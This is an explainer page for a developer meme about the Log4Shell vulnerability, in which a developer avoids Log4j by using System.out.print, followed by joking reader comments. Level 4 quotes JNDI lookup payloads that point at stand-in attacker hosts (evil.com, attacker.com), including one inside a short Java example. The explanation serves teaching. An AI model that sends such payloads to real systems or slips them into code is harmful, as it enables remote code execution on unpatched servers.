Dodging a Zero-Day Vulnerability with 'Bad' Practices
Why is this Security meme funny?
Level 1: Better Safe Than Sorry
Imagine you have a super fancy digital lock on your house that was recently found to have a big flaw – burglars discovered a special trick to sneak through it. Scary, right? Now, one way to fix the problem is to update the lock or get a new secure lock. But let’s say our clever (or panicked) homeowner takes a very direct approach: he completely removes the digital lock and replaces it with a simple old-fashioned padlock. No electronics at all, just a basic key and metal loop. Not high-tech, but guess what – that special trick the burglars had only works on the digital lock, not on a plain padlock. So now, the house can’t be breached by that trick anymore. In a way, the house is “secure from that known attack.”
Now picture the homeowner’s boss or friend coming by, hearing that the house was vulnerable before but isn’t now. This boss gives the homeowner a big handshake and says, “Wow, great job keeping your house safe! You’re really on top of security!” The boss is happy because no thief can use the famous digital lock trick to break in anymore.
But the homeowner (like the developer in the meme) feels a little awkward. Why? Because deep down he knows he didn’t exactly fix the fancy lock or improve the technology – he just yanked it out and went backward to a really simple solution. It’s like winning a game by not playing at all. Sure, the specific danger is gone, but the house now has a much more basic lock. The homeowner is thinking, “Heh, if only you knew… I just took the easy way out by using this cheap padlock.” The boss, however, doesn’t know the difference; he’s just impressed there’s no vulnerability anymore.
This is funny because the boss is clapping and praising as if the homeowner did something genius, when really the “solution” was kind of a caveman move. It’s better safe than sorry taken to an extreme: the homeowner made things safe by simply removing the risky fancy stuff altogether. It’s a bit like a teacher praising a student for solving a difficult math problem, but the student’s method was to avoid the hard parts completely. In real life, sometimes taking away the complicated thing that’s causing trouble will indeed remove the trouble, but it might not be the smartest or most complete solution. Here it works and the boss is thrilled – and that mismatch is what makes it comical.
So in simple terms, the meme is joking that the developer kept the app safe from hackers by doing something very low-tech (printing messages plainly) instead of using a complex tool that turned out to be dangerous. The app is safe now (yay!), so the boss is happy, but the way it was achieved is a bit silly (which the boss doesn’t realize). It’s like locking your door by pushing a heavy dresser in front of it. Does it secure the door? Yes, actually it does in a way. Is it a fancy or proper solution? Not at all! But if your goal was immediate safety, you reached it – and someone might even congratulate you for having no break-ins, not knowing you just did it the clumsy way. Sometimes, in both homes and software, you do what you gotta do to stay safe, and people cheer even if you’re secretly thinking, “Well, that was a sketchy fix… but it worked!”
Level 2: No Logger, No Problem
First, let’s break down the pieces: Log4j is a Java library for logging – which means recording information about what a program is doing (especially useful for debugging or monitoring). Instead of writing System.out.println("Something happened") all over your code, developers use logging libraries like Log4j so they can easily manage how messages are recorded. For example, Log4j lets you label messages by importance (info, warning, error), send logs to a file or a console or elsewhere, and format them nicely. It’s a pretty standard dependency in many Java applications. A dependency in software is just like an add-on or module your app uses; you rely on it to provide some functionality so you don’t have to code it from scratch.
In December 2021, a very serious security flaw was discovered in Log4j. You might hear this called Log4Shell. Essentially, attackers found out that by giving an application a weirdly formatted input, they could exploit Log4j to make the app run the attacker’s code. Think of it as a booby-trapped message: the app writes down the message in its logbook, and the act of writing it down triggers a bomb hidden in the message. This was a big deal because Log4j is used everywhere – kind of like if a certain lock was used in millions of houses and suddenly everyone found out that lock could be easily picked. Overnight, every company using Java was scrambling to either update Log4j to a safe version or put in temporary fixes to stop the bad behavior. It was all hands on deck in the Security community and a source of major stress for developers.
Now, what does the meme show? It imagines one extreme way a developer could “fix” this problem: by completely ditching Log4j. Instead of using the logging library, the developer just uses System.out.print() everywhere in the code to print out messages. System.out.print() in Java is the basic command to print text to the standard output (usually the console). It’s what beginners use to print “Hello, World!” or for quick debugging. It doesn’t have any of the nice features of a logging library – it literally just prints text. Here, it’s presented as a crude workaround: if the fancy logging tool is broken (and dangerous), just don’t use it at all! By doing that, you remove the security threat because the vulnerability was in Log4j’s advanced features. In our lock analogy: if you found out your door lock is vulnerable, one fix is to remove that lock entirely. No lock, no way to pick it (of course, now you have other issues… but hold that thought).
So the developer in the meme has basically gone, “Alright, no more Log4j. I’ll just scatter simple print statements throughout the app.” This is why the text says “using System.out.print() instead of log4j everywhere.” They replaced every logging call with a raw print. It’s a bit like replacing all your fancy tools with a single hammer; not elegant, but it can sorta get the job done in a pinch. The meme calls it “spam” because imagine dozens or hundreds of System.out.print lines – that would clutter the output (and code) a lot, probably producing a flood of unstructured messages. It’s definitely not a clean solution; in fact, it’s generally considered very poor CodeQuality to rely on System.out for serious logging in a big application. But in this story, doing that removed the vulnerable code (no Log4j library, hence nothing for the hackers to exploit). The app might now be safe from that specific attack.

Next, the other half of the meme: the boss appreciating me for making a secure app. In the image, a boss figure is shaking the employee’s hand with a proud smile. The boss is basically congratulating the developer: “Good job making sure our app is secure!” If you’ve ever worked in a company during a security crisis, you’ll know that management gets very worried about the company’s product being vulnerable. They push the developers to “fix it fast.” In many cases, once the immediate threat is gone (for example, confirming “we are not affected by Log4Shell anymore”), bosses are relieved and happy. They might not know (or care) exactly how the devs fixed it, just that it’s fixed. That’s what’s happening here. The boss sees that the developer delivered a “secure app” — meaning the app presumably no longer has the risky library or isn’t exposed to the known vulnerability — and so he’s giving praise.
The hilarity is in the contrast: the developer’s method versus the boss’s praise. The boss likely thinks this engineer did something very skillful to fend off hackers. Meanwhile, the engineer is standing there with a forced smile, knowing all they did was apply a brute-force fix: basically turning off the fancy logging system and printing stuff out old-school style. It’s an “if only you knew” kind of moment. The developer might be a little embarrassed internally, because spamming System.out.print is not something you brag about at developer conferences! It’s like being told “Great job on that gourmet meal!” when you know you just microwaved some instant noodles. The meme nails this feeling.
Also, notice the dev’s awkward appearance in the image (fanny pack and dated hair). It adds to the joke: it’s like he’s a bit of a misfit being celebrated. One could say it represents that his solution is unfashionable in coding terms (since System.out logging is frowned upon in modern, professional code), yet he’s getting a pat on the back for it. It might also hint that he’s stuck in old habits or desperation mode. The boss, on the other hand, is in a suit, proper and clueless, just happy with the results. This is a common type of meme in programmer circles – highlight the gap between what non-technical folks see and what developers actually do. The “handshake” meme format is usually used to show an agreement or praise between two parties who maybe shouldn’t be so aligned. Here the alignment (secure app) is real, but the context (how it was achieved) is comically out of sync.
To be clear, using System.out.print everywhere is not a best practice. It can actually introduce new problems: for instance, if this is a web application running on a server, printing to standard output might just vanish into system logs or cause performance slowdowns. Normally, we would update the Log4j library to a fixed version or swap it out for another logging library rather than abandon logging frameworks entirely. But the meme isn’t literally advising this as a solution – it’s using exaggeration for comedic effect. Developers reading it know that technically that would avoid the Log4j issue, but it’s such an over-the-top reaction that it’s funny. It’s satire of how managers sometimes praise results without understanding the messy hacks behind those results. And it’s also poking fun at the chaotic mindset during that Log4Shell period: some of us joked, half-seriously, about doing crazy things like this just to stay safe.
Lastly, consider the text at the very top of the image: “ankit @WtFawwk – It be like that sometimes.” This indicates the meme was shared on Twitter by user @WtFawwk, and the phrase “It be like that sometimes” is a colloquial way of saying, “Yep, that’s how things go sometimes.” It’s basically the meme creator’s commentary that this kind of absurd situation (getting praised for a not-so-elegant fix) really happens in the developer world. It adds a layer of relatability – it’s not just a one-off joke, it’s hinting that many of us have experienced similar ironies at work. The combination of the tweet caption and the image resonates with a shared experience: doing something kludgy under pressure and being unexpectedly treated as a hero for it.
In summary, this meme is all about a relatable developer experience during a security crisis. It highlights key concepts: what Log4j is (a logging tool), what the Log4Shell vulnerability was (a big security hole), and a tongue-in-cheek workaround of removing a dependency to eliminate risk. It also underscores the contrast between technical quality and managerial perception. A junior developer reading this can learn that while System.out.print will print messages (and avoid fancy vulnerabilities), it’s not normally how you’d handle logging in a production app – but during emergencies, weird things can happen! And importantly, it’s pointing out in a fun way that sometimes quick fixes get praise even if they’re not pretty. It’s a little comforting: even if you’ve written some messy code under pressure, you’re not alone – it be like that sometimes.
Level 3: Security by Avoidance
“It be like that sometimes.” – a perfect tagline for this scenario, meaning sometimes reality is exactly this absurd.
In December 2021, every developer’s life got upended by the Log4j vulnerability known as Log4Shell. Managers were in panic, security teams on high alert, and engineers were asked to “fix it yesterday.” This meme drops us right into that frenzy with a tongue-in-cheek solution: just stop using Log4j entirely! The image shows the classic awkward-handshake meme: a boss in a suit smiling and shaking hands with an employee who looks, well, a bit goofy (white shirt, blue tie, and even a fanny pack – not your usual tech hero attire). The boss is labeled “Boss appreciating me for making a secure app,” and the employee is labeled “Me using System.out.print() instead of log4j everywhere.” The humor arises from the disconnect between perception and reality. The boss thinks he’s congratulating a developer for some brilliant security fix, while the developer knows he achieved it in the most brute-force, unorthodox way possible: by spamming System.out.print statements throughout the codebase to avoid using the vulnerable logging library. This is a prime example of security through avoidance. Instead of elegantly patching or updating the dependency, the dev basically said, “No logger, no vulnerability!” and ripped it out. And guess what? The boss is thrilled – from his perspective, the app is now “secure.”
This scenario is dripping with ironic “DeveloperHumor”. Why? Because anyone who’s worked in a team knows that bosses and non-technical managers often applaud outcomes, not implementations. Here the outcome is: our app is safe from Log4Shell. Fantastic! But the implementation? It’s a nightmare from a CodeQuality standpoint. Using System.out.print() (or System.out.println()) everywhere as your logging strategy is about as crude as it gets in Java. It’s something you’d maybe do in a quick script or when you’re a beginner learning Java, certainly not in a large production application—unless you’re desperate. Logging libraries like Log4j (or its alternatives like Logback, java.util.logging, etc.) exist for good reasons. They let you toggle log levels (debug, info, warning, error), format messages, direct logs to files or external systems, and structure your output for analysis. By ditching Log4j, the developer lost all those conveniences. Now imagine hundreds of System.out.print calls scattered through the code: all messages will flood the console or whatever output stream the program is attached to, with no filtering or formatting. It’s an absolute spam of raw text – hence the description calling it "System.out.print spam." If this were a real application, debugging and maintenance would become a pain, performance could suffer (synchronous console I/O is slow), and you might even miss critical info in the noise. In short, the CodeQuality has tanked.
Yet, in that intense moment of crisis (Log4Shell was actively being exploited in the wild, causing real breaches), such a “ugly but quick” fix has a grain of truth to it. Many developers were frantically searching their projects for log4j-core and updating it or applying patches. A few jokes in the community went around like, “Time to go back to System.out.println until this blows over,” as a dark humor response to the chaos. Dependencies can bite, and this was one of the worst examples of a dependency-induced fire drill. Some Java apps indirectly pulled in Log4j through other libraries, making it even harder to find and fix. The meme exaggerates for comedic effect: our hero dev didn’t bother updating Log4j, he just nuked it from the code and used plain prints. That’s like using a hammer to smash the “Log4j” button so it can never be pressed again. Problem solved, right? Technically, yes – the vulnerability is gone.
From a senior developer perspective, this triggers both a laugh and a groan. We’ve all seen situations where management heaps praise for something that, behind the scenes, was a kludge or technical debt ticking time bomb. It’s “working” in the sense that the immediate crisis is averted, but it might not be sustainable. The boss in the meme has that broad grin, completely oblivious to the hack that was implemented. The developer’s expression (if you zoom in, he looks a bit uncertain or awkward) says it all: a mix of “I’m glad you’re happy, but please don’t look at the code.” This is incredibly relatable in corporate tech life. Sometimes the folks upstairs only see the glossy cover: “We are secure now, great job team!” They don’t see the duct-tape solution, the corners that were cut, or the long nights of spaghetti code just to meet a deadline or incident. And to be fair, in the context of a security emergency, a messy workaround might genuinely be the right call temporarily. Priorities flip: Security takes precedence over cleanliness. As the saying goes, “desperate times call for desperate measures.”
The Dependencies angle is also interesting here. Modern software relies on tons of third-party libraries. We usually trust these to be well-maintained and safe. But when a widely-used library like Log4j has a meltdown, it’s a stark reminder that bringing any dependency is also bringing in its potential bugs and vulnerabilities. The meme’s developer responded by essentially declaring “NO MORE DEPENDENCIES (at least not that one).” It’s a bit of dependency management by avoidance. There’s humor in that because it’s impractical in the long run to avoid all libraries – you’d reinvent countless wheels – but in the moment it feels like taking back control. This speaks to a sentiment many devs had during Log4Shell: “Why did a logging tool need to be so fancy and internet-connected in the first place? Maybe simpler would’ve been better!” The meme exaggerates that sentiment: what could be simpler than just using the language’s built-in print statements? It’s the ultimate Java logging practice from the days of yore. In fact, the fanny-pack wearing developer in the meme image almost symbolizes an old-school programmer vibe, as if resurrecting a 1990s style of doing things to side-step a 2021 problem. It’s retro logging.
Let’s not miss the format of the meme itself: it’s actually a screenshot of a tweet by user @WtFawwk with the caption “It be like that sometimes.” Using a tweet allows quick sharing among devs, and the awkward handshake image is a popular meme format for highlighting an uncomfortable or ironic agreement. In office meme culture, a boss character shaking an employee’s hand can represent out-of-touch praise or forced camaraderie. Here, the boss and dev are literally shaking hands over a misunderstanding. The boss thinks they’re on the same page (“secure app, good job!”) while the dev internally is like, “If only you knew how I did it…” That awkwardness is the comedy. The tweet format also implies this is relatable developer experience – the poster is saying to fellow devs, “Yup, ever been in this situation? I have.” And given the timing (mid-December 2021, just days after Log4Shell news hit), any Java developer scrolling Twitter then would immediately get the reference. It was the hot topic. The meme distilled the absurdity of that week: engineers getting high-fives for doing things that would normally be considered terrible practice, all in the name of urgent security.
In essence, at this senior perspective level, the meme is a commentary on real-world trade-offs. It underscores the gap between technical nuance and managerial understanding. It’s poking fun at how a “secure app” in management-speak might just mean “we’re not in the news for getting hacked this week,” whereas to an engineer “secure app” means a whole lot more (proper architecture, no known vulns, defense in depth, etc.). The boss in the meme celebrates the former, and the dev sheepishly knows the latter isn’t true right now. We laugh (perhaps a bit bitterly) because we’ve lived this: being praised for a quick-and-dirty fix that we aren’t proud of. It’s validation and dissonance rolled into one. And as the tweet says – it really do be like that sometimes.
Level 4: JNDI Pandora’s Box
At the heart of this meme is the infamous Log4Shell exploit, a zero-day vulnerability in Apache Log4j (Dec 2021) that left the tech world reeling. Log4j is a popular Java logging framework, and its feature-turned-flaw was allowing JNDI lookups inside log messages. JNDI (Java Naming and Directory Interface) is normally a way for Java applications to find and use network resources (like looking up a user in an LDAP directory). But when Log4j automatically interpreted certain log message strings as JNDI requests, it opened a Pandora’s box: attackers could send mischievous input that tricked Log4j into fetching and executing remote code. This meant a simple log entry could trigger a full-blown RCE (Remote Code Execution) – a nightmare scenario where an attacker runs arbitrary code on your server just by being mentioned in the logs!
Consider how crazy this is: logging is supposed to be a passive activity (recording data). With Log4Shell, it became an unexpected active attack vector. For example, an attacker might set their username to a string like ${jndi:ldap://evil.com/a} and your server, when logging “User ${jndi:...} not found”, would dutifully go out to evil.com and load whatever exploit class was hosted there. The logger was effectively executing data as code, violating a fundamental rule of secure software design. It’s as if your diary started following suspicious instructions hidden in the text you write! This vulnerability was assigned CVE-2021-44228, and its fallout forced emergency patches in countless applications worldwide. It highlighted the perils of excessive feature complexity in dependencies: the more bells and whistles (like dynamic lookups) a library has, the bigger the attack surface.
Now, what does the developer in the meme do? They yank out Log4j entirely and resort to bare-bones logging with System.out.print(). In doing so, they eliminate the dangerous magic – no JNDI, no lookups, no remote code shenanigans. Printing to System.out (standard output) in Java is as simple as it gets: it takes a string and writes it out, with zero special interpretation. This “solution” works because the exploit relied on Log4j’s advanced parsing; by contrast, System.out treats ${jndi:...} as harmless text. The developer has effectively removed the vulnerable subsystem. In security terms, they drastically reduced the app’s attack surface – there’s no funky lookup mechanism for hackers to abuse if you’re not using the fancy library. In fact, a common security adage is that the most secure code is the code you never run. By not running Log4j’s code at all, you inherently avoid its bug. It’s an extreme form of a mitigation: if your fancy electronic lock is exploitable, revert to a plain old bolt lock that has no electronics at all. Fewer moving parts, fewer vulnerabilities.
However, this approach comes with costs. They’ve basically performed a “nuke it from orbit” maneuver on their logging system. Sure, the app can’t be hit by Log4Shell now, but the trade-off is a loss of functionality and quality. Log4j was providing log levels, formatting, file outputs, asynchronous handling— all thrown out the window. The replacement, System.out.print spam, means logs will just dump to the console or terminal, potentially intermixing unsynchronized threads’ messages and missing important context. It’s a classic case of security through avoidance: rather than patch or properly upgrade the library (which was the recommended solution), the dev avoided the entire dependency. This reflects a deeper industry lesson: dependency management is a double-edged sword. We rely on third-party libraries for efficiency and robustness, but when one of them has a flaw, it can compromise our whole system. The Log4Shell saga exposed how a single widely-used dependency can become a critical supply-chain vulnerability. In response, some teams considered radical simplicity – even if it meant reverting to primitive methods – just to stay safe. The humor here is that, on a theoretical level, the developer’s approach is guaranteed to prevent that specific exploit (because you can’t exploit code that isn’t there!), illustrating the paradox of modern software: sometimes the simplest, clunkiest tool is immune to the fanciest attack.
Let’s illustrate the difference in code: imagine logging an untrusted string with and without Log4j:
String payload = "${jndi:ldap://attacker.com/Exploit}";
// Using Log4j (vulnerable example)
logger.error("User input: " + payload);
// 🐛 Log4j interprets ${jndi:...}, attempts network lookup, could run malicious code.
// Using System.out (safe from that exploit)
System.out.println("User input: " + payload);
// ✅ Just prints the string literally. No special handling, no risk of code execution.
In the snippet above, the first case with logger.error could trigger the Log4j lookup madness, whereas the second case will just output the text "User input: ${jndi:ldap://attacker.com/Exploit}" with no harm done (apart from perhaps confusing the logs). This dramatic difference under the hood is why ripping out Log4j did eliminate the security threat. Still, it’s like curing an illness by removing an organ – effective, but with side effects. The CodeQuality aspect definitely suffers: real applications need configurable logging, and dumping everything to System.out is unsustainable for anything beyond a toy program. But in a dire situation, developers may temporarily embrace “ugly” solutions to dodge a bullet.
In summary, this level exposes the deep technical irony: a cutting-edge exploit in a sophisticated logging tool was defeated by caveman-simple coding. It’s a clash between advanced system complexity and brute-force engineering pragmatism. The Log4j framework’s power (and complexity) became its Achilles’ heel, while the humble System.out.print—essentially unchanged since Java’s infancy—turned out to be too dumb to fail in this case. The meme captures that absurd reality: sometimes downgrading your tech (removing features, using simpler tools) is the safest move when fancy features go rogue. Security, Dependencies, and Code Quality all intersect here in a darkly funny way. The boss sees only the security win, but the senior engineers chuckle (or cringe) at how that win was achieved. This is a textbook case of “solving” a critical issue by temporarily abandoning sacrificing best practices. It’s equal parts horrifying and hilarious – and indeed, as the tweet that spawned this meme says, “It be like that sometimes.”
Description
This meme is a screenshot of a tweet featuring the 'Michael Scott and Ed Truck shaking hands' meme from the TV show The Office. In the image, the boss, Ed Truck, is labeled 'Boss appreciating me for making a secure app.' He is shaking hands with an awkward-looking Michael Scott, who is labeled, 'Me using System.out.print() instead of log4j everywhere.' The tweet's caption reads, 'It be like that sometimes,' and is dated December 12, 2021. The humor is deeply contextual and timely. It was posted just days after the discovery of the Log4Shell (CVE-2021-44228) vulnerability, a critical zero-day exploit in the popular Java logging library, Log4j. The joke is that the developer's use of a basic, generally discouraged practice (`System.out.println`) instead of the industry-standard logging framework inadvertently saved the application from a catastrophic security flaw. The developer is being praised for security that was achieved not through diligence, but through a lazy or suboptimal coding choice, hence the awkward expression
Comments
8Comment deleted
Some call it a critical vulnerability, I call it a compelling event to finally remove all the `System.out.println` statements that have been in the codebase since 2015
We mitigated Log4Shell by switching to System.out.println and calling it a “vendor-free observability pipeline” - instant CVE reduction, permanent post-mortem amnesia
The only time in history where using System.out.println() in production actually improved your security posture - proving that sometimes the worst practices become best practices when the entire logging ecosystem catches fire
Turns out the most effective Log4Shell mitigation wasn't a WAF rule - it was the intern who never learned what a logging framework is
Ah yes, the classic 'security through println' approach - because nothing says 'enterprise-grade logging' quite like stdout littered with debug statements that'll vanish the moment you close the terminal. Management celebrates your 'secure app' while you're one server restart away from losing all diagnostic capability. It's the perfect crime: they think you've implemented robust security monitoring, but you've actually just created a production debugging nightmare that would make any SRE weep. Bonus points if those System.out.print() calls are still checking in sensitive data that's now permanently etched into whatever log aggregation system is scraping stdout
We closed CVE-2021-44228 by ripping out log4j; now incident response is sshing into prod and grepping for println, which management calls a security win because the scanner stopped yelling
Log4Shell? Nah, my logger's too dumb for RCE - println can't even phone home
When AppSec’s KPI is “vulnerable JAR count,” stdout suddenly becomes the logging platform - and finance calls it observability cost optimization